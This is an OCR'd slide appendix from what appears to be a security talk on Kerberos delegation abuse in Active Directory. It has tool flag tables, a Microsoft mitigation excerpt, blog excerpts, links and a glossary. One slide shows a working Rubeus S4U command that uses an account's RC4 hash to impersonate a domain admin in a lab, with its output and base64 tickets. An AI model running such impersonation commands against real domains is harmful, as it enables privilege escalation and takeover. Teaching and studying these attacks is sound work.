
Wrapping things up

Capgemini

Foreseeing questions #1

> the `forwardable` flag is not protected, why not overwrite it?

```
Exegol ~ # describeTicket 'domainadmin@constrained$@DOMAIN.LOCAL.ccache'
Impacket v0.9.25.dev1+20220425.154538.4d87f0a8 - Copyright 2021 SecureAuth Corporation

[*] Number of credentials in cache: 1
[*] Parsing credential[0]:
[*] User Name                     : domainadmin
[*] User Realm                    : domain.local
[*] Service Name                  : constrained$
[*] Service Realm                 : DOMAIN.LOCAL
[*] Start Time                    : 26/04/2022 16:36:00 PM
[*] End Time                      : 27/04/2022 02:36:00 AM
[*] RenewTill                     : 27/04/2022 16:36:00 PM
[*] Flags                         : (0xa10000) renewable, pre_authent, enc_pa_rep
[*] KeyType                       : rc4_hmac
[*] Base64(key)                   : 9tLN9P8VPM3pvOMnZ0o53g==
```



Foreseeing questions #2

> how to mitigate?

Microsoft | Docs Documentation Learn Q&A Code Samples Shows Events

Open Specifications Specifications Dev Center Events Test Support Programs Patents Blog

Docs

Filter by title

- Open Specifications
- Protocols
  - Protocols
  - Windows Protocols
    - Windows Protocols
    - Technical Documents
      - Technical Documents
      - [MS-SFU]: Kerberos Protocol Extensions: Service for User and Constrained Delegation Protocol
        - [MS-SFU]: Kerberos Protocol Extensions: Service for User and Constrained Delegation Protocol
        - 1 Introduction
        - 2 Messages
        - 3 Protocol Details
        - 4 Protocol Examples
        - 5 Security
          - 5 Security
          - **5.1 Security Considerations for Implementers**
          - 5.2 Index of Security Parameters
        - 6 Appendix A: Product Behavior
        - 7 Change Tracking
        - 8 Index

5.1 Security Considerations for Implementers

Article • 04/07/2021 • 2 minutes to read

The S4U2self extension allows a service to obtain a service ticket to itself on behalf of a user. This extension is used to obtain authorization data for the user to allow the service to make access control decisions on the local system. As such, the service has to adequately authenticate the user before obtaining the service ticket.

The S4U2proxy extension allows a service to obtain a service ticket to a second service on behalf of a user. When combined with S4U2self, this allows the first service to impersonate any user principal while accessing the second service. This gives any service allowed access to the S4U2proxy extension a degree of power similar to that of the KDC itself. This implies that each of the services allowed to invoke this extension have to be protected nearly as strongly as the **KDC** and the services are limited to those that the implementer knows to have correct behavior.

A service can confirm that the service ticket did not originate from the client by the **S4UTransitedServices** field in the S4U_DELEGATION_INFO structure (see [MS-PAC] section 2.9).

Foreseeing questions #3

> you showed abuse from UNIX, how-to from Windows?

Impacket's describeTicket.py	Rubeus' describe
file.ccache *(positionnal arg)*	/ticket:<base64 | file.kirbi>
-d/--domain servicedomain	/servicedomain:servicedomain
-u/--user serviceuser	/serviceuser:serviceuser
-p/--password servicepass	*N/A*
-hp/--hex-password servicehexpass	*N/A*
--rc4 HASH or --aes HASH	/servicekey:HASH
--salt SALT	*N/A*
--asrep-key HASH	/asrepkey:HASH
N/A	/krbkey:HASH

Impacket's tgssub.py	Rubeus' tgssub
-in file.ccache	/ticket:<base64 | file.kirbi>
-out file.ccache	*N/A*
-altservice class[/name]	/altservice:class[/name]
N/A	/ptt

Impacket's getST.py	Rubeus' s4u
-self	/self
-impersonate user	/impersonateuser:user
-additional-ticket file.ccache	/tgs:<base64 | file.kirbi>
-spn class/name	/msdsspn:class/name
-altservice class[/name]	/altservice:class[/name]
-k (w/ env. var. KRB5CCNAME=file.ccache set)	/ticket:<base64 | file.kirbi>
-dc-ip domaincontroller	/dc:domaincontroller
-hashes [LMHASH]:NTHASH	/rc4:RC4
-aesKey <AES128 | AES256>	/aes256:AES256
domain part *(positionnal arg)*	/domain:domain
user part *(positionnal arg)*	/user:user
password part *(positionnal arg)*	*N/A*
N/A	/nowrap
N/A	/ptt


Foreseeing questions #3

> (Rubeus example) S4U2proxy abuse - Double KCD (1/4)
>> S4U2self

```
Administrator: C:\WINDOWS\system32\cmd.exe - powershell
PS C:\> .\Rubeus.exe s4u /nowrap /self /impersonateuser:domainadmin /dc:192.168.56.101 /domain:domain.local /user:"constrained-with-pt$" /rc4:7807698D9ACE882A6C416F1D3A00369F

v2.0.2

[*] Action: S4U

[*] Using rc4_hmac hash: 7807698D9ACE882A6C416F1D3A00369F
[*] Building AS-REQ (w/ preauth) for: 'domain.local\constrained-with-pt$'
[*] Using domain controller: 192.168.56.101:88
[+] TGT request successful!
[*] base64(ticket.kirbi):

      doIFSjCCBUagAwIBBaEDAgEWooIEUzCCBE9hggRLMIIER6ADAgEFoQ4bDERPTUFJTiSMT0NBTkIhMB+gAwIBAqEYMBYbBmtyYnRndBsMZG9tYWluLmxvY2Fso4IEC2CCBAegAwIBEqEDAgECooID+QSCA/U172mcO9YxCqZZgpBN8rOSYjTScdGvsLBPTIxeKcu46AABJ43jK0GptZexJdtU
+Xf73dLOrcr4MkqBCnjkhETLy/qpd5JWgH6MuJrtSpCa5nAntbAo1CpFEfitoy3MVbCQInzv2HvH78CNO3IxfDF38RjYcb74FmIY6dDhp9Thlkk1bC1BQ3OKxPO5nFm4lTartZXuBihY6MNKhBRAYki/3z1vM6lvADB/ekWaZYdrtmahvPxrIsBOLHS3NUyCBiNn/1lgezkvAJl22iaE5YcG0mpf
RI70xQgFdgzxAXw5/9iogeC42H/5KgH2GYAU1CFhrb+XTFAjQkNWxADdb8SHAKadu85wC/+DsNzBRvo2XbSfdN4p6rKTwbM8Bw4JixrIaQDGojDCyTCCqVP9QQ7biAIWUjB8UP/YPjRWHX+Lf8pyyPcXMJKnCZy7N3lY83sy5/G1RDTKk3qWVGRCIR3MSG26GqM/YqXCns67uBDj1uWvhv9bUqV9fm
f8OPKMjNm8ogz2+tktdLcpUdyFqlnDPJyIxOekC3puebaedIbSEv8njqloxShCY/WGRV62FfQhzD3rlF5iaWGF4ebptrOdFk/9ynqPUOxSGGkwygrWY8R7SIrSf3Gc3Igz XM9AIq0UKHrLiIRmPrNhrc/vgXhOw34/1Dd6YL6EcZbOSgwB5FwifO36L8ZwKfOgumnXZOZ7/RNV5pi8pEieOBJmvNM
e13E7PEvHRHNK0Lk/HgC2Fn50Jd4Hex2xF9g7P7x+3BBbwvdn29zEHwiRrPBOYV+S3iD+vdvpEq7s9IfvqAKI4Nxio1O2lYHWBrquvULyIvQHw4sOaG87bRL+WWkQ3ditcDembDE1+pa4zpLF3p+WauPNFXPTaGfIVkh4Q7tlRUW6BvfpOFDuPaDb7HyM09gr/OnFOEEbhO7tURpfofV1GmllebOXB
sddkepEGhDhsMRE9NQUlOLkxPQ0FMoIEwH0ADAgEBoRgwFhsUY29uc3RyYWluZWQtd2l0aC1wdCSjBwMFAEDhAACllERgPMjAyMjA0MjYxNzEyMDRaphEYDzIwMjIwNDI3MDMxMjA0WqcRGA8yMDIyMDUwMzE3MTIwMFqoDhsMRE9NQUlOLkxPQ0FHqSEwH0ADAgECoRgwFhsGa3J1dGd0Gwxkb2lha

[*] Action: S4U

[*] Building S4U2self request for: 'constrained-with-pt$@DOMAIN.LOCAL'
[*] Using domain controller: 192.168.56.101
[*] Sending S4U2self request to 192.168.56.101:88
[+] S4U2self success!
[*] Got a TGS for 'domainadmin' to 'constrained-with-pt$@DOMAIN.LOCAL'
[*] base64(ticket.kirbi):

      doIFRDCCBUCgAwIBBaEDAgEWooIEVjCCBFJhggROMIIESqADAgEFoQ4bDERPTUFJTiSMT0NBTkIhMB+gAwIBAaEYMBYbFGNvbnN0cmFpbmVkLXdpdGgtcHQko4IEDjCCBAqgAwIBF6EDAgEBooID/ASCA/iMImrIiN2fBN5M1ooDUYjL+maCgqwMvVUrrU/CeScxopWgW5zOVxMLJPG+9CAG
N7Gol0ah8s8jOVkaaTwQ7+5WawegQLgJwjxx4IPW0xrU8C4CVCtZ9XBB1iOFhz0hFc87sIROqNw0bYLw36oFXwRRNLZz4jFooHySyyGlDCfKNElOwWslZYb/G3iwnCIJa3OZ1jJn22Ddtwl/yZQpsnQtjaPD+rBn/DdYGUvo9b/jqeOkLVtqerxH71ar6GJ9XdBsV9O664CogYipSiP1zbNG+Sm9GD
OOD0dCBEhdTcK8dlzWS5yzUfYhxIxr+MjIel70mIZY9T3LPTMGqOb3cBYOk1BNIziQRex2QiIrrOAazloSe+hJ07A584xBlVPT2SimWy79LBNN0oZBHffoIAOFNG8HBD7mb8V/KjC/UJd+AQ0rP1PNQ2rBlpVu2BgRtrkyYUWnW3m3+S+jN4LIHlBXJne
za+dPaeSkJdmxrQ3v0OvO0Oy4+gpKsWXUwF5190KhuIXXwLBwIsCOxFnKnqQ/LbYNyszezM1cgb/W3lL8ajsMS/zz6kjaduinnEFInULMAhAsSP3MmHAM2y4OmQlPnDSRBFYC4rqTwj6fZdmv93gCLpuluCz4glz9KF09/vvOiJsGjQ2QMgC/g+WhaO7YntuGLquqGk7FjdpscfdwwDwOBUaIErVQe
+E7uLQDWbF8P6d0QxeX5/0CMZrSShjmw/LnkFt0D7WWXZlNXIQ6V5WSKS39NBK8oU87HTJdxwejmmSpbr80qp1dGo+Vxo9TYfx6NficYeqE3fSbF1Z0F9GLM1WZshCXokpDT8IiU+ZwOn5yfE6P+MWDqKKrnuICndvans9htGqwuRsPqvBu3j2vkk8o19Z0/fYNmVBtUFVic2BCy6QIStDHXxh2B7B
K1Fe09EFSufihDhsMRE9NQUlOLkxPQ0FMohgwFqADAgEKoQ8wORsLZG9tYWluYWRtaW6jBwMFAEChAACllERgPMjAyMjA0MjYxNzEyMDRaphEYDzIwMjIwNDI3MDMxMjA0WqcRGA8yMDIyMDUwMzE3MTIwNFqoDhsMRE9NQUlOLkxPQ0FHqSEwH0ADAgEBoRgwFhsUY29uc3RyYWluZWQtd2l0aC1wd

PS C:\> .\Rubeus.exe describe /ticket:doIFRDCCBUCgAwIBBaEDAgEWooIEVjCCBFJhggROMIIESqADAgEFoQ4bDERPTUFJTiSMT0NBTkIhMB+gAwIBAaEYMBYbFGNvbnN0cmFpbmVkLXdpdGgtcHQko4IEDjCCBAqgAwIBF6EDAgEBooID/ASCA/iMImrIiN2fBN5M1ooDUYjL+maCgqwM
zkA+ceyDICjcaRbrO2IUyV9W6r3GEwP/N7Gol0aB8s8jOVkaaTwQ7+5WawegQLgJwjxx4IPW0xrU8C4CVCtZ9XBB1iOFhz0hFc87sIROqNw0bYLw36oFXwRRNLZz4jFooHySyyGlDCfKNElOwWslZYb/G3iwnCIJa3OZ1jJn22Ddtwl/yZQpsnQtjaPD+rBn/DdYGUvo9b/jqeOkLVtqerxH71ar6G
5NBUvu1a1wXFA128dwz8QiPdB6gVqGuVOOD0dCBEhdTcK8dlzWS5yzUfYhxIxr+MjIel70mIZY9T3LPTM6q0b3cBYOk1BNIzLQRex2Qi1rrOAazloSe+hJ07A584xBlVPT2SimWy79LBNN0oZBHffoIAOFNG8HBD7mb8V/KjC/UJd+AQ0rP1PNQ2rBlpVu2BgRtrkyYUWnW3m3+S+jN4LIHlBXJne
IInbAOyuc/V4cg5TmVhwY6tudedJa0fsz+a6heSkJdmxrO3v0OvO00y4+gpKsWXUwFs19oKhuIXkwLBwIsCOxFnKnqQ/LbYNyszezM1cgb/W3lL8ajsMS/zz6kjaduinnEFInULMAhAsSP3MmHAM2y4OmQlPnDSRBFYC4rqTwj6fZdmv93gCLpuluCz4glz9KF09/vvOiJsGjQ2QMgC/g+WhaO7Yn
UhZl4/S0hy8l6yHOKdnYFHVVsN6v3of8+E7uLQDWbF8P6d0QxeX5/0CMZrSShjmw/LnkFt0D7WWXZlNXIQ6V5WSKS39NBK8oU87HTJdxwejmmSpbr80qp1dGo+Vxo9TYfx6NficYeqE3fSbF1Z0F9GLMlWZshCXokpDTBIiU+ZwOn5yfE6P+MWDqKKrnuICndvans9htGqwuRsPqvBu3j2vkk8o19Z
/MIG8oBswGaDAgEXoRIEEB9PU2A/FpbK1FeO9EFSufihDhsMRE9NQUlOLkxPQ0FMohgwFqADAgEKoQ8wORsLZG9tYWluYWRtaW6jBwMFAEChAACllERgPMjAyMjA0MjYxNzEyMDRaphEYDzIwMjIwNDI3MDMxMjA0WqcRGA8yMDIyMDUwMzE3MTIwNFqoDhsMRE9NQUlOLkxPQ0FHqSEwH0ADAgEBo

  ServiceName              :  constrained-with-pt$
  ServiceRealm             :  DOMAIN.LOCAL
  UserName                 :  domainadmin
  UserRealm                :  DOMAIN.LOCAL
  StartTime                :  4/26/2022 10:12:04 AM
  EndTime                  :  4/26/2022 8:12:04 PM
  RenewTill                :  5/3/2022 10:12:04 AM
  Flags                    :  name_canonicalize, pre_authent, renewable, forwardable
  KeyType                  :  rc4_hmac
  Base64(key)              :  H09TYD8WlsrUV470QVKS+A==
```

Foreseeing sessions #3

> (Rubeus example) S4U2proxy abuse - Double KCD (2/4)
  > S4U2proxy #1




Foreseeing exploits

> (Rubeus example) S4U2proxy abuse - Double KCD (3/4)
> S4U2proxy #2

Foreseeing questions #3

> (Rubeus example) S4U2proxy abuse - Double KCD (4/4)

> ptt + access




Acknowledgements

Elad Shamir
@elad_shamir
eladshamir.com

Will Shroeder
@harmj0y
blog.harmj0y.net

Dirk-jan Mollema
@_dirkjan
dirkjanm.io



Shenanigans Labs

Wagging the Dog: Abusing Resource-Based Constrained Delegation to Attack Active Directory

28 January 2019 • Elad Shamir • 41 min read

Back in March 2018, I embarked on an arguably pointless crusade to prove that the TrustedToAuthForDelegation attribute was meaningless, and that "protocol transition" can be achieved without it. I believed that security wise, once constrained delegation was enabled (msDS-AllowedToDelegateTo was not null), it did not matter whether it was configured to use "Kerberos only" or "any authentication protocol".


I started the journey with Benjamin Delpy's (@gentilkiwi) help modifying Kekeo to support a certain attack that involved invoking S4U2Proxy with a silver ticket without a PAC, and we had partial success, but the final TGS turned out to be unusable. Ever since then, I kept coming back to it, trying to solve the problem with different approaches but did not have much success. Until I finally accepted defeat, and ironically then the solution came up, along with several other interesting abuse cases and new attack techniques.

TL;DR

This post is lengthy, and I am conscious that many of you do not have the time or attention span to read it, so I will try to convey the important points first:

1. Resource-based constrained delegation does not require a forwardable TGS when invoking

Wagging the dog




S4U2Pwnage

[Edit 9/29/18] For a better weaponization of constrained delegation abuse, check out the "s4u" section of the From Kekeo to Rubeus post.

Several weeks ago my workmate Lee Christensen (who helped develop this post and material) and I spent some time diving into Active Directory's S4U2Self and S4U2Proxy protocol extensions. Then, just recently, Benjamin Delpy and Ben Campbell had an interesting public conversation about the same topic on Twitter. This culminated with Benjamin releasing a modification to Kekeo that allows for easy abuse of S4U misconfigurations. As I was writing this, Ben also published an excellent post on this very topic, which everyone should read before continuing. No, seriously, go read Ben's post first.

S4U2pwnage



"Relaying" Kerberos - Having fun with unconstrained delegation

27 minute read

There have been some interesting new developments recently to abuse Kerberos in Active Directory, and after my dive into Kerberos across trusts a few months ago, this post is about a relatively unknown (from attackers perspective), but dangerous feature: unconstrained Kerberos delegation. During the writing of this blog, this became quite a bit more relevant with the discovery of some interesting RPC calls that can get Domain Controllers to authenticate to you, which even allow for compromise across forest boundaries. Then there was the discovery of PrivExchange which can make Exchange authenticate in a similar way. Because tooling for unconstrained delegation abuse is quite scarce, I wrote a new toolkit, **krbrelayx**, which can abuse unconstrained delegation and get Ticket Granting Tickets (TGTs) from users connecting to your host. In this blog we will dive deeper into unconstrained delegation abuse and into some more advanced attacks that are possible with the krbrelayx toolkit.

Relaying Kerberos???

Before we start off, let's clear up a possible confusion: no, you cannot actually relay Kerberos authentication in the way you can relay NTLM authentication. The reason the tool I'm releasing is called krbrelayx is because it works in a way similar to impackets ntlmrelayx (and shares quite some parts of the code). Kerberos tickets are partially encrypted with a key based on the password of the service a user is authenticating to, so sending this on to a different service is pointless as they won't be able to decrypt the ticket (and thus we can't authenticate). **Update February 2022**: Turns out there is more to this than I thought, and you can now relay Kerberos with krbrelayx. Check out the follow-up blog on this here.

So what does this tool actually do? When Windows authenticates to service- or computer accounts that have unconstrained delegation enabled, some interesting stuff happens (which I'll explain later on) and those accounts end up with a usable TGT. If we (as an attacker) are the ones in control of this account,


Unconstrained delegation abuse

Acknowledgements


Charlie Clark
@exploitph
exploit.ph

Snovvcrash
@snovvcrash
snovvcrash.github.io


Pixis
@HackAndDo
hackndo.com



[Unconstrained delegation abuse]



[Constrained delegation abuse]




[Kerberos in Active Directory]


Sources & links

https://shenaniganslabs.io/2019/01/28/Wagging-the-Dog.html
https://harmj0y.medium.com/s4u2pwnage-36efe1a2777c
https://dirkjanm.io/krbrelayx-unconstrained-delegation-abuse-toolkit/
https://exploit.ph/user-constrained-delegation.html
https://exploit.ph/delegate-2-thyself.html
https://exploit.ph/revisiting-delegate-2-thyself.html
https://snovvcrash.rocks/2022/03/06/abusing-kcd-without-protocol-transition.html#credits--references
https://en.hackndo.com/kerberos/
https://harmj4.rssing.com/chan-30881824/article79.html
https://www.thehacker.recipes/ad/movement/kerberos
https://www.thehacker.recipes/ad/movement/kerberos/delegations
https://www.thehacker.recipes/ad/movement/kerberos/delegations/unconstrained
https://www.thehacker.recipes/ad/movement/kerberos/delegations/constrained
https://www.thehacker.recipes/ad/movement/kerberos/delegations/rbcd
https://www.thehacker.recipes/ad/movement/kerberos/delegations/s4u2self-abuse

e.g. Delegation abuse mindmaps



https://www.thehacker.recipes/ad/movement/kerberos/delegations/unconstrained



https://www.thehacker.recipes/ad/movement/kerberos/delegations/constrained

Glossary

LT key	Long Term key (RC4, DES or AES128/256)
NT hash	Password hash (NT hash = RC4 LT key)
PAC	Privilege Attribute Certificate
AS	Authentication Service, offered by KDC
TGS	Ticket Granting Service, offered by KDC
KDC	Key Distribution Center, usually the DC
DC	Domain Controller
SPN	Service Principal Name
PA*	Pre Authentication *
TGT	Ticket Granting Ticket
ST	Service Ticket
KUD	Kerberos Unconstrained Delegation
KCD	Kerberos Constrained Delegation
PT	Protocol Transition
RBCD	Resource-Based Constrained Delegation
S4U2*	Service-For-User to [User/Self]
DACL	Discretionary Access Control List (list of ACEs)
ACE	Access Control Entry

Tooling

